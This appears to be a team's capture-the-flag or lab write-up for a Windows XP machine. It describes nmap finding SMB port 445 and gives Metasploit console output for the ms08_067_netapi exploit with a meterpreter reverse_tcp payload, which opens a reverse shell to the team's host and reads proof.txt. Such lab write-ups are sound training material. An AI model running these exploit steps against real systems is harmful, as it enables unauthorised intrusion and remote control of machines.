
Machine 10.20.160.100: CLASSIC NINTENDO


Team 1

Md5 Hash value: 18b2f4650dafe0ee6dfbe1b07f6e543


Attack Path Overview: After during our nmap scan, we saw that port 445 was open on Machine 10.20.160.100. We did some research and found that the windows/smb/ms08_067_netapi was a commonly used program in metasploit that could give us access to the machine (we found out afterwards that the program works on Windows XP, and that machine 100 was running on that operating system). We decided on a reverse_tcp payload, which gave us access to the machine. Afterwards, we navigated to the Desktop and found the proof.txt file.




```
msf auxiliary(scanner/smb/smb_version) > use windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```



```
msf exploit(windows/smb/ms08_067_netapi) > set rhost 10.20.160.100
rhost => 10.20.160.100
msf exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) > set lhost 10.20.150.106
lhost => 10.20.150.106
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.20.150.106:4444
[*] 10.20.160.100:445 - Automatically detecting the target...
[*] 10.20.160.100:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.20.160.100:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.20.160.100:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 10.20.160.100
[*] Meterpreter session 1 opened (10.20.150.106:4444 -> 10.20.160.100:4990) at 2019-06-27 14:36:34 -0400
```



```
meterpreter > search -f *proof.txt
Found 1 result...
    c:\Documents and Settings\Barbara\Desktop\proof.txt (32 bytes)
```



```
meterpreter > cd Documents and settings
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd Documents\ and\ settings
meterpreter > pwd
c:\Documents and settings
meterpreter > cd Barbara
meterpreter > cd Desktop
meterpreter > ls
Listing: c:\Documents and settings\Barbara\Desktop
==================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2014-07-01 14:25:29 -0400  proof.txt

meterpreter > cat proof.txt
18b2f4650dafe0ee6dfbe1b07f6e543emeterpreter > 
```